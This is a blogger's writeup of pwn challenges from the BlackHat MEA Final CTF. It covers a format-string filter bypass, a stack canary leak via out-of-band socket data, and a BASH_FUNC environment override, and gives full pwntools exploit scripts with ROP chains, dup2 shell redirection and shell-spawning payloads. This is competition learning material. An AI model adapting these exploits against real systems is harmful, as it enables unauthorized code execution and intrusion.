17 min to read
BlackHat MEA Final Pwn Writeup

This time I participated in BlackHat MEA Final with team Redbud, and we got fifth place! Its an awesome experience, the vibe of the event is great, and its awesome playing alongside such talented teammates(and my bf). Here is a brief writeup of the pwn challenges I solved during the competition.
The exploit scripts for the pwn challenges are here written by ptr-yudai.
By the way, three days without heap challenges are a bit bad for me… Was hoping for them.
Verifmt
Completed this challenge with jiegec and Tplus.
This is a format string challenge. The main obstacle lies in this check function, which checks for no numbers right after %:
int verify_fmt(const char *fmt, size_t n_args) {
  size_t argcnt = 0;
  size_t len = strlen(fmt);

  for (size_t i = 0; i < len; i++) {
    if (fmt[i] == '%') {
      if (fmt[i+1] == '%') {
        i++;
        continue;
      }

      if (isdigit(fmt[i+1])) {
        puts("[-] Positional argument not supported");
        return 1;
      }

      if (argcnt >= n_args) {
        printf("[-] Cannot use more than %lu specifiers\n", n_args);
        return 1;
      }

      argcnt++;
    }
  }

  return 0;
}
The format string is the form of this. We can input the format string and the arguments multiple times.
printf(fmt, args[0], args[1], args[2], args[3]);
stack leak
Upon doing this challenge, Tplus suggested the use of the * format specifier to bypass this check. Specifically, the stack leak is at rsp + 8 which is index 7 in the format string. If we use %*d format, the * means “read the field width from the next argument in the argument list.” So this consumes two format parameters as the field width (an integer) and the actual value to print.
Therefore, if we use %*d%*d%*d%p format, the first three %*d will consume six arguments, and the fourth %p will read the seventh argument, which is the stack leak.
Here is the PoC written by jiegec and its output:
# of args: 4
args[0]: 10
args[1]: 10
args[2]: 10
args[3]: 10
Format string: %*d%*d%*d%p
        10        1000x7fffe81306d8
libc leak
Next we can pass %s format and give an address on the stack that contains the return address of main. This way, we can leak a libc relative address.
arbitrary write
For revision, we look at how we normally do arbitrary write with format string. For example, we do %12c%14$hhn to write 12 to the address pointed by the 14th argument, which is an address on stack we assume we can write to.
For the condition of this challenge, we bypass the check with the %*c specifier and put the number of bytes to write in arg[0]. We bypass the check for numbers for the n specifier by putting the address to write in arg[1], and use %*c%hhn to write the value in arg[0] to the address in arg[1].
exp
from pwn import *
context(os='linux',log_level='debug')
# p = process("./chall")
p = remote("tcp.flagyard.com",19172)
libc = ELF("./libc.so.6")
p.recvuntil("# of args: ")
p.sendline("4")

p.recvuntil("args[0]: ")
p.sendline("7")
p.recvuntil("args[1]: ")
p.sendline("7")
p.recvuntil("args[2]: ")
p.sendline("7")
p.recvuntil("args[3]: ")
p.sendline("7")
p.recvuntil("Format string: ")
p.sendline("%*d%*d%*d%p")

p.recvuntil("0x")
stack_leak = int(p.recvline().strip(),16)
log.success("stack_leak: " + hex(stack_leak))


ret_addr = stack_leak + 0x170
p.recvuntil("# of args: ")
p.sendline("1")
p.recvuntil("args[0]: ")
p.sendline(str(ret_addr))
p.recvuntil("Format string: ")
p.sendline("%s")
libc_leak = u64(p.recv(6).ljust(8,b"\x00"))
log.success("libc_leak: " + hex(libc_leak))

libc_base = libc_leak - 0x2a1ca
log.info("libc_base: " + hex(libc_base))

pop_rdi_ret = 0x0010f78b + libc_base
bin_shell = next(libc.search(b"/bin/sh")) + libc_base
system = libc.sym["system"] + libc_base

def arbwrite(val, addr):
    p.recvuntil("# of args: ")
    p.sendline("3")
    p.recvuntil("args[0]: ")
    if val == 0:
        val = 0x100
    p.sendline(str(val))
    p.recvuntil("args[1]: ")
    p.sendline("49")
    p.recvuntil("args[2]: ")
    p.sendline(str(addr))
    p.recvuntil("Format string: ")
    p.sendline("%*c%hhn")

ret = pop_rdi_ret + 1
payload = p64(pop_rdi_ret) + p64(bin_shell) + p64(ret) + p64(system)
for i in range(len(payload)):
    arbwrite(payload[i], ret_addr + i)


p.recvuntil("# of args: ")
p.sendline("%")
p.interactive()
StackPrelude
This challenge is done with Tplus. I am very carried by him.
This is a stack overflow challenge. The major challenge is given in the code below:
  while (1) {
    n = 0;
    recv(cfd, &n, sizeof(ssize_t), MSG_WAITALL);
    if (n <= 0 || n >= 0x200)
      break;

    recv(cfd, buf, n, MSG_WAITALL);
    send(cfd, buf, n, 0);
  }
The man docs stated as below:
This flag requests that the operation block until the full request is satisfied. However, the call may still return less data than requested if a signal is caught, an error or disconnect occurs, or the next data to be received is of a different type than that returned. This flag has no effect for datagram sockets.
Its easy to see we have to send as much data as is received, but we can try to send a different type of data to cause recv to return less data than requested, while send is sending the full data, causing a leak.
My teammate Tplus found that if we send data as type MSG_OOB(out-of-band data), recv will return less data than the parameter n requested. Heres the PoC written by Tplus:
    io = get_conn()
    io.send(p64(0x1FF))
    io.sock.send(b"A", socket.MSG_OOB)
    data = io.recvn(0x1FF)
    io.close()

    canary = u64(data[0x108:0x110])
    ret_leak = u64(data[0x118:0x120])
    log.info(f"canary   = {canary:#x}")
    log.info(f"ret leak = {ret_leak:#x}")
    return canary, ret_leak
With the canary and libc leak, we can do the ROP chain to get shell. There is also a stack leak in the leaked data.
However, the custom system("/bin/sh") is not enough to get shell in this challenge. We need to get a reverse shell.
If we do “system(“/bin/sh”)”, the shell will be connected to the server side, not us, as shown below.


In this challenge, the method used by Tplus is to pass the string ‘exec 0<&4 1>&4 2>&4; exec /bin/sh’ to the system function to get shell.
Or we can use the dup2 syscall to duplicate the socket fd to stdin, stdout, stderr, and then call execve(“/bin/sh”, NULL, NULL) to get shell.
exp-dup2
This exp is modified from Tplus’s PoC and exp.
from pwn import *
import socket
libc = ELF("./libc.so.6")
context(os='linux',log_level='debug')
p = remote("localhost", 5000)

p.sock.send(p64(0x1ff), socket.MSG_OOB)
pause()
p.sock.send(p64(0x100), socket.MSG_OOB)

data = p.recvn(0x1FF)
canary = u64(data[0x108:0x110])
ret_leak = u64(data[0x118:0x120])
log.info(f"canary   = {canary:#x}")
log.info(f"ret leak = {ret_leak:#x}")

libc_base = ret_leak - 0x2a1ca
pop_rdi_ret = 0x0010f78b + libc_base
bin_shell = next(libc.search(b"/bin/sh")) + libc_base
system = libc.sym["system"] + libc_base
ret = pop_rdi_ret + 1
pop_rsi_ret = 0x00110a7d + libc_base
dup2 = libc_base + 0x116990
cfd = 4

payload = p64(pop_rdi_ret) + p64(cfd)
payload += p64(pop_rsi_ret) + p64(0)
payload += p64(dup2)

# dup2(cfd, 1)
payload += p64(pop_rdi_ret) + p64(cfd)
payload += p64(pop_rsi_ret) + p64(1)
payload += p64(dup2)

# dup2(cfd, 2)
payload += p64(pop_rdi_ret) + p64(cfd)
payload += p64(pop_rsi_ret) + p64(2)
payload += p64(dup2)

# execve("/bin/sh", NULL, NULL)
payload += p64(pop_rdi_ret) + p64(bin_shell)
payload += p64(system)

full_payload = b"a"*0x108 + p64(canary) + p64(0) + payload
p.sock.send(p64(len(full_payload)))
p.sock.send(full_payload)
p.send(p64(0x300))
p.interactive()
StackRhapsody
This challenge is done with Tplus, dylanyang17 and k4ra5u. I am very carried by them.
This challenge’s source code is very simple
#include <stdio.h>
#include <stdlib.h>

int main() {
  char buf[0x10000];
  fgets(buf, 0x100000, stdin);
  system("echo Are you a good pwner?");
  return 0;
}
Since there is no way to bypass the stack canary, we can only do the hack at the system function call.
We can control the environment pointer on stack, which is passed to the system function as its envp. With this thought, we think to control what environment variables can help us to the hack. After some research, claude didn’t give anything useful, but it hinted about setting a different echo to the one we normally have.
Tplus figured out that we can set the BASH_FUNC_echo%%=() { /bin/sh; } environment variable to override the echo command to execute /bin/sh instead.
If tested locally and your shell is zsh (test this by echo $SHELL), you cannot produce this behavior sadly. This only works with bash.
Here is the initial exp written by Tplus. It can work on docker but not remote. Also a 1/3 bruteforce is needed. :
#!/usr/bin/env python3
# -*- coding: utf-8 -*
import re
import os
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
context.terminal = ['tmux', 'splitw', '-h']
local = 0
ip = "127.0.0.1"
port = 5000
ELF_PATH="./chall"
if local:
    p = process(ELF_PATH)
else:
    p = remote(ip,port)
elf = ELF(ELF_PATH)
script = '''
    b posix_spawn
'''
# 0x102c86
def dbg():
    if local:
        gdb.attach(p,script)
    pause()
dbg()
payload = b'a'*0x9 + b'\x00'

target_env = b"BASH_FUNC_echo%%=() { cat /flag*; }" + b'\x00' * 0xd

payload += target_env * 0x55b

p.sendline(payload + b'a'*0x2e)

p.interactive()


# BASH_FUNC_echo%%=() { cat /flag; exit; }
The weird part is that when running on Docker, we either get the flag or get a “stack smashing detected” error. However, when running on remote, we didn’t get any outputs.
Because of the inconsistencies of the remote environment, we opened a ticket. Ptr-yudai hinted to use the absolute path for cat, which is /bin/cat. After changing to this, we still can get the flag on docker, but not on remote. Again, we cannot get any outputs. We tried various things, such as changing the length of the faked environment variable string, adding an exit after the cat command(suspecting the stdout is non flushing), etc. but none worked.
Finally, we reported this to the ticket again, and ptr-yudai troubleshooted it by setting the initial padding to 0x1a and reducing the padding at the end to 0x1d. After this, we finally got the output and such, and flagged this on remote.
# -*- coding: utf-8 -*
import re
import os
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
context.terminal = ['tmux', 'splitw', '-h']
local = 0
ip = "127.0.0.1"
port = 5000
ELF_PATH="./chall"
if local:
    p = process(ELF_PATH)
else:
    p = remote(ip,port)
elf = ELF(ELF_PATH)
script = '''
    b posix_spawn
'''
# 0x102c86
def dbg():
    if local:
        gdb.attach(p,script)
    pause()
dbg()
payload = b'a'*0x19 + b'\x00'

target_env = b"BASH_FUNC_echo%%=() { /bin/sh; }" + b'\x00' * 0xd

payload += target_env * 0x55b

p.sendline(payload + b'a'*0x1e)

p.interactive()


# BASH_FUNC_echo%%=() { cat /flag; exit; }
there must be some problem with the aslr on remote… Its so frustrating when we have docker working but remote not working for such a weird reason. Anyway, thanks to ptr-yudai for helping us out!
Todos
scream
Teammate Tplus got it real fast. Gotta look at this when I have time, perhaps like some time this week.
StackImpromptu
Stuck at reusing the fd. Asked lotus at *0xA for this after the chall, and got the hint that the fatal path doesn’t check the stack canary. Will look at this later. This is so tricky.
EDU
Qemu chall. My qemu skills are rusty and I can only do the basics. Stuck at interaction, the address_space_write always returns 2. *0xA said needs to write linux kernel module for this. Will look at this later.
Forensics
Jiegec nailed soooooo many forensics challs. Love him. Seems fun. Gotta try some time.
challenges
For a specific challenges handout, you can contact me via email rosaxinyu@gmail.com and provide proof of participation(such as team name and id).
Comments